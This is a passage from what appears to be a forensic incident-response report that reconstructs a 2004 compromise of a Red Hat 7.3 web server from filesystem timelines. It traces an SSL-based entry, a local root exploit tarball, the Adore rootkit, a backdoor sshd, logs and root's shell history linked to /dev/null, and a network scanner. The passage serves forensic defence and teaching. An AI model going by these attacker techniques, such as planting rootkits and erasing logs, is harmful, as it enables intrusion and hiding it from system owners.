                            1024 m.c d/drwxr-xr-x root     root     16493    /etc/sysconfig/networking/profiles/default
                              15 mac -/-rw-r--r-- root     root     16530    /etc/sysconfig/networking/profiles/default/network
                             193 m.c -/-rw-r--r-- root     root     16528    /etc/sysconfig/networking/profiles/default/hosts
                              49 m.c -/-rw-r--r-- root     root     16529    /etc/resolv.conf
```

The final reboot of the system prior to the attack was on January 19th at 5:01 pm.

```
Mon Jan 19 2004 17:01:12     1756 .a. -/-rw-r--r-- root     root     28737    /etc/inittab
                               60 .a. -/-rw------- root     root     28805    /etc/ioctl.save
                            26636 .a. -/-rwxr-xr-x root     root     71770    /sbin/init
                            14380 .a. -/-rwxr-xr-x root     root     71776    /sbin/shutdown
                                0 m.c f/frw------- root     root     23484    /dev/initctl
Mon Jan 19 2004 17:01:13       17 .a. l/lrwxrwxrwx root     root     94333    /etc/rc.d/rc6.d/K05anacron -> ../init.d/anacron
                               13 .a. l/lrwxrwxrwx root     root     92162    /etc/rc.d/rc6.d/K05atd -> ../init.d/atd
                               15 .a. l/lrwxrwxrwx root     root     94347    /etc/rc.d/rc6.d/K03rhnsd -> ../init.d/rhnsd
Mon Jan 19 2004 17:01:14       15 .a. l/lrwxrwxrwx root     root     94363    /etc/rc.d/rc6.d/K45named -> ../init.d/named
                               19 .a. l/lrwxrwxrwx root     root     94356    /etc/rc.d/rc6.d/K34yppasswdd -> ../init.d/yppasswdd
                               13 .a. l/lrwxrwxrwx root     root     94340    /etc/rc.d/rc6.d/K20nfs -> ../init.d/nfs
                               13 .a. l/lrwxrwxrwx root     root     94362    /etc/rc.d/rc6.d/K50tux -> ../init.d/tux
                               18 .a. l/lrwxrwxrwx root     root     94364    /etc/rc.d/rc6.d/K45arpwatch -> ../init.d/arpwatch
                               15 .a. l/lrwxrwxrwx root     root     94344    /etc/rc.d/rc6.d/K46radvd -> ../init.d/radvd
                               15 .a. l/lrwxrwxrwx root     root     94345    /etc/rc.d/rc6.d/K20rwhod -> ../init.d/rwhod
```

The attacker creates or modifies the configuration file for the backdoor *sshd* and the tarball on another machine (presumably kiaunel.galati.astral.ro).

```
Tue Jan 20 2004 03:09:17      626 m.. -/-rw-r--r-- 30       root     66607    /usr/lib/sp0_cfg


Mon Feb 23 2004 10:14:06   110299 m.. -/-rw-r--r-- root     root     71798    /var/local/cdb/cnxmass.tgz
                           110299 m.. -/-rw-r--r-- root     root     71798    /var/local/cdb/max/ssh/sp0 (deleted-realloc)
Mon Feb 23 2004 10:15:30     3992 m.. -/-rw-r--r-- apache   apache   43202    /var/tmp/rh73.tgz
Mon Feb 23 2004 10:19:43    10333 m.. -/-rw-r--r-- root     root     71797    /var/local/cdb/max/sslstop.tgz
                            10333 m.. -/-rw-r--r-- root     root     71797    /var/local/cdb/max/ssh/sp0_seed (deleted-realloc)


Sat Mar 13 2004 21:34:49    26526 ma. -/-rw-r--r-- apache   apache   26731    /tmp/xpl.tar.gz.3
                            26526 ma. -/-rw-r--r-- apache   apache   26627    /tmp/xpl.tar.gz
                            26526 ma. -/-rw-r--r-- apache   apache   26732    /tmp/xpl.tar.gz.4
                            26526 ma. -/-rw-r--r-- apache   apache   26727    /tmp/xpl.tar.gz.1
                            26526 ma. -/-rw-r--r-- apache   apache   26728    /tmp/xpl.tar.gz.2
```

The next phase of the attack identified from the i-node data is the creation of the attacker's tarballs on the compromised machine. This is a day earlier than the HTTP log entries shown showing mod_ssl being disabled and is an incongruity.

According to the HTTP logs, there is an SSL attack underway when these files are created. The UID/GID of the files (apache/apache) supports the theory that the system was initially compromised via the web server. It also indicates that the initial vulnerability likely did not provide root access. Six seconds after the tarballs are created the/var/log /httpd/*ssl_request_log* is modified; presumably emptied of identifying entries. The attacker must have root access to be able to modify this file. Presumably, this was achieved through the local root exploit in the tarball, although I could find no evidence to show any of these tarballs being expanded. In fact, the access time on the files supports an argument that they were not expanded.

```
Mon Mar 15 2004 15:10:47    26526 ..c -/-rw-r--r-- apache   apache   26627    /tmp/xpl.tar.gz
Mon Mar 15 2004 15:13:43    26526 ..c -/-rw-r--r-- apache   apache   26727    /tmp/xpl.tar.gz.1
Mon Mar 15 2004 15:14:17    26526 ..c -/-rw-r--r-- apache   apache   26728    /tmp/xpl.tar.gz.2
Mon Mar 15 2004 15:15:45    26526 ..c -/-rw-r--r-- apache   apache   26731    /tmp/xpl.tar.gz.3
Mon Mar 15 2004 15:20:10    26526 ..c -/-rw-r--r-- apache   apache   26732    /tmp/xpl.tar.gz.4
Mon Mar 15 2004 15:26:34      759 m.c -/-rw-r--r-- root     root     132      /var/log/httpd/ssl_request_log
```

The next evening, a local root exploit for Red Hat 7.3 and the rootkit tarball are downloaded and these tarballs expanded. Note the ownership of the tarball (apache) and the ownership and permissions of the compromise (SUID root).

```
Tue Mar 16 2004 21:08:46     3992 ..c -/-rw-r--r-- apache   apache   43202    /var/tmp/rh73.tgz
Tue Mar 16 2004 21:08:53     4096 m.. d/drwxrwxrwt root     root     43012    /var/tmp
                             3992 .a. -/-rw-r--r-- apache   apache   43202    /var/tmp/rh73.tgz
Tue Mar 16 2004 21:09:13     9021 .ac -/-rwsr-sr-x root     root     43203    /var/tmp/rh73
Tue Mar 16 2004 21:09:26     4096 m.c d/drwxr-xr-x root     root     14338    /var/local
Tue Mar 16 2004 21:09:44   120730 ..c -/-rw-r--r-- root     root     71783    /var/local/cdb/max.tgz
Tue Mar 16 2004 21:09:55     1904 .ac -/-rw-r--r-- 502      503      71790    /var/local/cdb/max/adore/dummy.c
                              747 ..c -/-rw-r--r-- 502      503      71786    /var/local/cdb/max/adore/Makefile
                             4212 ..c -/-rw-r--r-- 502      503      71788    /var/local/cdb/max/adore/ava.c
                             2527 ..c -/-rw-r--r-- 502      503      71794    /var/local/cdb/max/adore/libinvisible.h
                            11656 ..c -/-rw-r--r-- 502      503      71787    /var/local/cdb/max/adore/adore.c
                             1979 ..c -/-rw-r--r-- 502      503      71789    /var/local/cdb/max/adore/cleaner.c
                             7028 .ac -/-rw-r--r-- 502      503      71792    /var/local/cdb/max/adore/exec.c
                             3415 ..c -/-rw-r--r-- 502      503      71793    /var/local/cdb/max/adore/libinvisible.c
                              394 .ac -/-rw-r--r-- 502      503      71791    /var/local/cdb/max/adore/exec-test.c
Tue Mar 16 2004 21:09:56      785 ..c -/-rwxr--r-- 502      503      71801    /var/local/cdb/max/install
Tue Mar 16 2004 21:10:06      747 .a. -/-rw-r--r-- 502      503      71786    /var/local/cdb/max/adore/Makefile
                            11656 .a. -/-rw-r--r-- 502      503      71787    /var/local/cdb/max/adore/adore.c
```

Following the extraction of files from the tarball we see access to a large number of system include files and the creation of several new files (samples shown). This indicates the compilation and installation of the root kit.

```
Tue Mar 16 2004 21:10:07      994 .a. -/-rw-r--r-- root     root     178249   /usr/include/linux/hfs_fs_i.h
                              761 .a. -/-rw-r--r-- root     root     178514   /usr/include/linux/smb_fs_i.h
                             2845 .a. -/-rw-r--r-- root     root     178511   /usr/include/linux/slab.h
                              764 .a. -/-rw-r--r-- root     root     113399   /usr/include/asm/a.out.h
                             1599 .a. -/-rw-r--r-- root     root     178257   /usr/include/linux/hpfs_fs_i.h
                            10125 .a. -/-rw-r--r-- root     root     178161   /usr/include/linux/capability.h
                             2276 .a. -/-rw-r--r-- root     root     178159   /usr/include/linux/buffer-trace.h
                             7295 .a. -/-rw-r--r-- root     root     178102   /usr/include/linux/a.out.h
                             1681 .a. -/-rw-r--r-- root     root     113492   /usr/include/asm/stat.h
                              995 .a. -/-rw-r--r-- root     root     178570   /usr/include/linux/uio.h
                             2253 .a. -/-rw-r--r-- root     root     178424   /usr/include/linux/ntfs_fs_i.h
                              617 .a. -/-rw-r--r-- root     root     178463   /usr/include/linux/qnxtypes.h
                            24244 .a. -/-rw-r--r-- root     root     178375   /usr/include/linux/mm.h
                             1102 .a. -/-rw-r--r-- root     root     452841   /usr/include/linux/sunrpc/msg_prot.h
                            19073 .a. -/-rw-r--r-- root     root     178168   /usr/include/linux/coda.h
                             6150 .a. -/-rw-r--r-- root     root     113474   /usr/include/asm/rwsem.h
                             1649 .a. -/-rw-r--r-- root     root     178439   /usr/include/linux/pipe_fs_i.h
                             3657 .a. -/-rw-r--r-- root     root     178347   /usr/include/linux/kdev_t.h
                              338 .a. -/-rw-r--r-- root     root     113493   /usr/include/asm/statfs.h
                              100 .a. -/-rw-r--r-- root     root     178313   /usr/include/linux/ioctl.h
(Numerous lines snipped)

Tue Mar 16 2004 21:10:09      385 .a. -/-rw-r--r-- root     root     178519   /usr/include/linux/smp_lock.h
Tue Mar 16 2004 21:10:11     4212 .a. -/-rw-r--r-- 502      503      71788    /var/local/cdb/max/adore/ava.c
                             1825 .a. -/-rw-r--r-- root     root     82312    /usr/include/sys/ioctl.h
                             2634 .a. -/-rw-r--r-- root     root     113434   /usr/include/asm/ioctl.h
                             3568 .a. -/-rw-r--r-- root     root     82359    /usr/include/sys/ttydefaults.h
                             5636 m.. -/-rw-r--r-- 30       root     66605    /usr/lib/adore.o
```

A root kit file and the backdoor *sshd* is placed in */bin*. The startup file */etc/rc.sysinit* is modified to load the rootkit on system start.

```
Tue Mar 16 2004 21:10:13    26276 m.. -/-rwxr-xr-x 30       root     38998    /bin/kkt
                             4096 m.c d/drwxr-xr-x 502      503      71795    /var/local/cdb/max/ssh
                           230163 ..c -/-rwx------ 30       root     38999    /bin/sp0
                              248 .a. -/-rw-r--r-- root     root     113408   /usr/include/asm/cache.h
                              178 .a. -/-rw-r--r-- root     root     66233    /usr/lib/libc.so (deleted-realloc)
                             2016 .a. -/-rw-r--r-- root     root     227745   /usr/lib/gcc-lib/i386-redhat-linux/2.96/crtbegin.o
                             4211 .a. -/-rw-r--r-- root     root     178348   /usr/include/linux/kernel.h
                                0 mac   -rw------- root     root     26738    <hdc5.dd-dead-26738>
```

```
  20991 m.c -/-rwxr-xr-x root     root     75797    /etc/rc.d/rc.sysinit
    948 .a. -/-rw-r--r-- root     root     113502   /usr/include/asm/types.h
2497100 .a. -/-rwxr-xr-x root     root     227743   /usr/lib/gcc-lib/i386-redhat-linux/2.96/cc1
  10423 .a. -/-rw-r--r-- root     root     178379   /usr/include/linux/module.h
   1979 .a. -/-rw-r--r-- 502      503      71789    /var/local/cdb/max/adore/cleaner.c
     85 .a. -/-rw-r--r-- root     root     178180   /usr/include/linux/config.h
   3497 .a. -/-rw-r--r-- root     root     113411   /usr/include/asm/cpufeature.h
  96044 .a. -/-rwxr-xr-x root     root     227452   /usr/lib/gcc-lib/i386-redhat-linux/2.96/cpp0
```

The configuration file for the ssh backdoor created, the rootkit modules are created and installed, the rootkit startup file is created, and root's .bash_history and two log files are linked to /dev/null.

```
    626 ..c -/-rw-r--r-- 30       root     66607    /usr/lib/sp0_cfg
      0 mac   -rw------- root     root     26739    <hdc5.dd-dead-26739>
      9 m.c -/lrwxrwxrwx root     root     69687    /root/.Xauthority-l -> /dev/null (deleted-realloc)
    742 .a. -/-rw-r--r-- root     root     113445   /usr/include/asm/math_emu.h
   1952 .a. -/-rw-r--r-- root     root     113483   /usr/include/asm/sigcontext.h
   1506 .a. -/-rw-r--r-- root     root     178454   /usr/include/linux/prefetch.h
      0 mac -/-rw------- root     root     26738    /tmp/cc0DrMjg.o (deleted)
   4096 m.c d/drwxr-xr-x 502      503      71785    /var/local/cdb/max/adore
      0 m.c   -rw------- root     root     14       <hdc5.dd-dead-14>
   2259 .a. -/-rw-r--r-- root     root     178532   /usr/include/linux/string.h
   5066 .a. -/-rw-r--r-- root     root     113403   /usr/include/asm/atomic.h
   1436 .a. -/-rw-r--r-- root     root     227747   /usr/lib/gcc-lib/i386-redhat-linux/2.96/crtend.o
      0 mac   -rw------- root     root     26737    <hdc5.dd-dead-26737>
   1242 .a. -/-rw-r--r-- root     root     178447   /usr/include/linux/posix_types.h
      9 m.c l/lrwxrwxrwx root     root     69687    /root/.bash_history -> /dev/null
    439 .a. -/-rw-r--r-- root     root     178585   /usr/include/linux/version.h
   1231 .a. -/-rw-r--r-- root     root     178355   /usr/include/linux/linkage.h
    208 .a. -/-rw-r--r-- root     root     113460   /usr/include/asm/page_offset.h
      0 mac -/-rw------- root     root     26737    /tmp/ccDzVTNd.c (deleted)
    337 ..c -/-rwxr--r-- 30       root     39000    /bin/kflushd
    532 ..c -/-rw-r--r-- 30       root     66608    /usr/lib/sp0_key
   5636 ..c -/-rw-r--r-- 30       root     66605    /usr/lib/adore.o
   1016 m.c -/-rw-r--r-- 30       root     66606    /usr/lib/cleaner.o
      9 m.. l/lrwxrwxrwx root     utmp     28813    /var/log/wtmp -> /dev/null
  80131 .a. -/-rw-r--r-- root     root     178142   /usr/include/linux/autoconf.h
    862 .a. -/-rw-r--r-- root     root     66224    /usr/lib/crtn.o (deleted-realloc)
   3737 .a. -/-rw-r--r-- root     root     227750   /usr/lib/gcc-lib/i386-redhat-linux/2.96/specs
1319566 .a. -/-rw-r--r-- root     root     227749   /usr/lib/gcc-lib/i386-redhat-linux/2.96/libgcc.a
   3284 .a. -/-rw-r--r-- root     root     113459   /usr/include/asm/page.h
    152 .a. -/-rw-r--r-- root     root     113476   /usr/include/asm/segment.h
   4481 .a. -/-rw-r--r-- root     root     308547   /usr/lib/gcc-lib/i386-redhat-linux/2.96/include/stdarg.h
   2769 .a. -/-rw-r--r-- root     root     178560   /usr/include/linux/types.h
```

```
                      9 m.. l/lrwxrwxrwx root     root     28828    /var/log/messages.1 -> /dev/null
                  32195 ..c -/-rwsr-xr-x root     root     38914    /bin/ping
                   5581 .a. -/-rw-r--r-- root     root     113509   /usr/include/asm/vm86.h
                  13375 .a. -/-rw-r--r-- root     root     113470   /usr/include/asm/processor.h
                  12145 .a. -/-rw-r--r-- root     root     113495   /usr/include/asm/string.h
                   1220 .a. -/-rw-r--r-- root     root     66223    /usr/lib/crti.o (deleted-realloc)
                 401750 .a. -/-rwxr-xr-x root     root     66135    /usr/lib/libbfd-2.11.90.0.8.so
                   2048 m.c d/drwxr-xr-x root     root     38913    /bin
                  10360 .a. -/-rw-r--r-- root     root     66222    /usr/lib/crt1.o (deleted-realloc)
                    227 .a. -/-rw-r--r-- root     root     178531   /usr/include/linux/stddef.h
                   4267 .a. -/-rw-r--r-- root     root     178473   /usr/include/linux/rhconfig.h
                   5725 .a. -/-rw-r--r-- root     root     178528   /usr/include/linux/spinlock.h
                    422 .a. -/-rw-r--r-- root     root     178546   /usr/include/linux/threads.h
                  18063 ..c -/-rwxr-xr-x root     root     38919    /bin/hostname
                   3870 .a. -/-rw-r--r-- root     root     178357   /usr/include/linux/list.h
                   2359 .a. -/-rw-r--r-- root     root     113469   /usr/include/asm/posix_types.h
                      0 mac -/-rw------- root     root     26739    /tmp/ccf0kvPi.ld (deleted)
                  75580 .a. -/-rw-r--r-- root     root     66234    /usr/lib/libc_nonshared.a (deleted-realloc)
```

The binaries are infected with a virus (samples shown).

```
Tue Mar 16 2004 21:10:14    19283 ..c -/-rwxr-xr-x root     root     38974    /bin/basename
                            26547 ..c -/-rwxr-xr-x root     root     38938    /bin/mkdir
                            59987 ..c -/-rwxr-xr-x root     root     38955    /bin/gzip
                           368147 ..c -/-rwxr-xr-x root     root     38972    /bin/vi
                            19603 ..c -/-rwxr-xr-x root     root     38984    /bin/uname
                            20211 ..c -/-rwxr-xr-x root     root     38976    /bin/echo
                            19187 ..c -/-rwxr-xr-x root     root     38979    /bin/pwd
                            26499 ..c -/-rwxr-xr-x root     root     38989    /bin/login
                           233619 ..c -/-rwxr-xr-x root     root     38948    /bin/gawk
                            54707 ..c -/-rwxr-xr-x root     root     38937    /bin/ls
                            11467 ..c -/-rwxr-xr-x root     root     38991    /bin/doexec
                           234259 ..c -/-rwxr-xr-x root     root     38947    /bin/pgawk
                            25515 ..c -/-rwxr-xr-x root     root     38923    /bin/setserial
                            32503 ..c -/-rwxr-xr-x root     root     38992    /bin/ipcalc
                            39795 ..c -/-rwxr-xr-x root     root     38981    /bin/stty
                            37139 ..c -/-rwsr-xr-x root     root     38968    /bin/umount
                            18227 ..c -/-rwxr-xr-x root     root     38977    /bin/false

Thu Mar 18 2004 23:50:00   138469 m.c -/-rw-r--r-- root     root     57404    /var/log/sa/sa18
Fri Mar 19 2004 04:02:37   182184 .a. -/-rw-r--r-- root     root     57409    /var/log/sa/sar18
                            77571 ..c -/-r-xr-s--x root     games    33919    /usr/bin/gnibbles
                            80919 ..c -/-r-xr-s--x root     games    33922    /usr/bin/gnomine
```

```
                            56275 ..c -/-rwxr-xr-x root     root     32508    /usr/bin/find
                            83859 ..c -/-r-xr-s--x root     games    33920    /usr/bin/gnobots2
                            34531 ..c -/-r-xr-s--x root     games    33923    /usr/bin/gnotravex
Fri Mar 19 2004 04:02:38    88931 ..c -/-rwxr-xr-x root     root     33936    /usr/bin/i386-redhat-linux-c++
                          1279027 ..c -/-rwxr-xr-x root     root     33931    /usr/bin/lclint
                            88931 ..c -/-rwxr-xr-x root     root     33936    /usr/bin/i386-redhat-linux-g++
                            63235 ..c -/-rwxr-xr-x root     root     33929    /usr/bin/sol
                            31887 ..c -/-r-xr-s--x root     games    33924    /usr/bin/gnotski
                            29779 ..c -/-r-xr-s--x root     games    33928    /usr/bin/same-gnome
                            56371 ..c -/-r-xr-s--x root     games    33926    /usr/bin/iagno
                            88931 ..c -/-rwxr-xr-x root     root     33936    /usr/bin/c++
                            88931 ..c -/-rwxr-xr-x root     root     33936    /usr/bin/g++
                           243443 ..c -/-r-xr-s--x root     games    33925    /usr/bin/gtali
                            67711 ..c -/-rwxr-xr-x root     root     33930    /usr/bin/indent
                            54019 ..c -/-r-xr-s--x root     games    33927    /usr/bin/mahjongg
Fri Mar 19 2004 04:02:39   435091 ..c -/-rwxr-xr-x root     root     33941    /usr/bin/memprof
                            69203 ..c -/-rwxr-xr-x root     root     33956    /usr/bin/co
                            14971 ..c -/-rwxr-xr-x root     root     33957    /usr/bin/ident
                           140787 ..c -/-rwxr-xr-x root     root     33950    /usr/bin/orbit-idl
                            73331 ..c -/-rwxr-xr-x root     root     33955    /usr/bin/ci
                            57187 ..c -/-rwxr-xr-x root     root     33935    /usr/bin/c++filt
                            57619 ..c -/-rwxr-xr-x root     root     33963    /usr/bin/rlog
                            74131 ..c -/-rwxr-xr-x root     root     33959    /usr/bin/rcs
                           104467 ..c -/-rwxr-xr-x root     root     33954    /usr/bin/pmake
                            52147 ..c -/-rwxr-xr-x root     root     33962    /usr/bin/rcsmerge
                            16339 ..c -/-rwxr-xr-x root     root     33946    /usr/bin/njamdpm
                            67251 ..c -/-rwxr-xr-x root     root     33960    /usr/bin/rcsclean
                            26035 ..c -/-rwxr-xr-x root     root     33943    /usr/bin/compress
                            51123 ..c -/-rwxr-xr-x root     root     33958    /usr/bin/merge
                           371311 ..c -/-rwxr-xr-x root     root     33966    /usr/bin/swig
                            13243 ..c -/-rwxr-xr-x root     root     33934    /usr/bin/repdoc
                            85715 ..c -/-rwxr-xr-x root     root     33940    /usr/bin/ltrace
                            26995 ..c -/-rwxr-xr-x root     root     33945    /usr/bin/njamd
                           128883 ..c -/-rwxr-xr-x root     root     33965    /usr/bin/strace
                            52947 ..c -/-rwxr-xr-x root     root     33961    /usr/bin/rcsdiff
                           151987 ..c -/-rwxr-xr-x root     root     33967    /usr/bin/makeinfo
                            33555 ..c -/-rwxr-xr-x root     root     33969    /usr/bin/texindex
                            87219 ..c -/-rwxr-xr-x root     root     33951    /usr/bin/patch
                            28867 ..c -/-rwxr-xr-x rpm      rpm      227817   /usr/lib/rpm/rpmb
```

The scanner is started on the 64.0.0.0 network.

```
Sun Mar 21 2004 06:34:53    30708 .a. -/-rwxr-xr-x root     root     14421    /var/local/cdb/.m2/cnxscan
Sun Mar 21 2004 07:01:00      749 .a. -/-rwxr-xr-x root     root     32445    /usr/bin/run-parts
```

```
                          1024 .a. d/drwxr-xr-x root     root     12290    /etc/cron.hourly
Sun Mar 21 2004 07:06:37  4110923 m.c -/-rw-r--r-- root     root     14428    /var/local/cdb/.m2/62
```

The system is accidently booted during troubleshooting.

```
Tue Mar 23 2004 15:45:33     5368 .a. -/-rwxr-xr-x root     root     77884    /etc/rc.d/init.d/isdn
                               38 .a. -/-rw-r--r-- root     root     30774    /etc/sysconfig/pcmcia
                               17 .a. l/lrwxrwxrwx root     root     86037    /etc/rc.d/rc3.d/S10network -> ../init.d/network
                               14 .a. l/lrwxrwxrwx root     root     86059    /etc/rc.d/rc3.d/S09isdn -> ../init.d/isdn
                             3313 .a. -/-rwxr-xr-x root     root     77842    /etc/rc.d/init.d/ipchains
                                0 ma. -/-rw-r--r-- root     root     43156    /var/lock/subsys/kudzu (deleted)
                             2167 m.c -/-rw-r--r-- root     root     30776    /etc/sysconfig/hwconf
                                0 ma.   -rw-r--r-- root     root     43156    <hdc7.dd-dead-43156>
                               18 .a. l/lrwxrwxrwx root     root     86040    /etc/rc.d/rc3.d/S08ipchains -> ../init.d/ipchains
                              173 .a. -/-rw-r--r-- root     root     28709    /etc/sysctl.conf
                               18 .a. l/lrwxrwxrwx root     root     86041    /etc/rc.d/rc3.d/S08iptables -> ../init.d/iptables
                             5446 .a. -/-rwxr-xr-x root     root     77843    /etc/rc.d/init.d/iptables
                                6 .a. l/lrwxrwxrwx root     root     71734    /sbin/lsmod -> insmod
Tue Mar 23 2004 15:45:35      594 .a. -/-rwxr-xr-x root     root     32798    /etc/sysconfig/network-scripts/ifup-routes
                              254 .a. -/-rw-r--r-- root     root     4107     /etc/sysconfig/networking/ifcfg-lo
                            40172 .a. -/-rwxr-xr-x root     root     71807    /sbin/ipchains
                             4620 .a. -/-rw-r--r-- root     root     32803    /etc/sysconfig/network-scripts/network-functions
                             3005 .a. -/-rwxr-xr-x root     root     32796    /etc/sysconfig/network-scripts/ifup-post
                            13917 .a. -/-rwxr-xr-x root     root     32790    /etc/sysconfig/network-scripts/ifup-aliases
                               98 .a. -/-rw-r--r-- root     root     24582    /etc/iproute2/rt_scopes
                             7343 .a. -/-rwxr-xr-x root     root     71799    /sbin/ifup
                           102940 .a. -/-rwxr-xr-x root     root     71722    /sbin/ip
                               18 .a. l/lrwxrwxrwx root     root     32789    /etc/sysconfig/network-scripts/ifup ->
../../../sbin/ifup
                            32503 .a. -/-rwxr-xr-x root     root     38992    /bin/ipcalc
                            51164 .a. -/-rwxr-xr-x root     root     71703    /sbin/ifconfig
Tue Mar 23 2004 15:45:36     7958 .a. -/-rwxr-xr-x root     root     77837    /etc/rc.d/init.d/network
                                0 ma. -/-rw------- root     root     43160    /var/lock/subsys/syslog (deleted)
                                0 ma. -/-rw-r--r-- root     root     43161    /var/lock/subsys/portmap (deleted)
                             1311 .a. -/-rwxr-xr-x root     root     77828    /etc/rc.d/init.d/syslog
                                0 ma.   -rw------- root     root     43160    <hdc7.dd-dead-43160>
                                0 ma.   -rw-r--r-- root     root     43161    <hdc7.dd-dead-43161>
                              454 .a. -/-rw-r--r-- root     root     30723    /etc/sysconfig/syslog
                                0 .a.   -rw------- root     root     43159    <hdc7.dd-dead-43159>
```

Deleted Files

The next step of my examination of the system was to identify and recover any deleted files that might be associated with the attack and subsequent compromise. I examined each of the fileystem images separately using Autopsy. This step was greatly simplified because this system had been barely used. Therefore, there were considerably fewer deleted files than might normally be expected.

There were no deleted files of interest on the /boot, /home or /usr filesystems. On the / (root) filesystem there were hundreds of deleted files. Of special interest is a file called */mumus* which is not a file that exists on a normal system. This file was unrecoverable as the i-node had been reallocated.

The /var filesystem contains several deleted files that are related to the attack. This includes files used for or during the configuration and compilation of the root kit and tools. These files had access and modification times in the range of 3/16/04 21:10:14 to 22:03:06 placing them right at the time of the compromise. I recovered three of these using Autopsy's "Export" function.





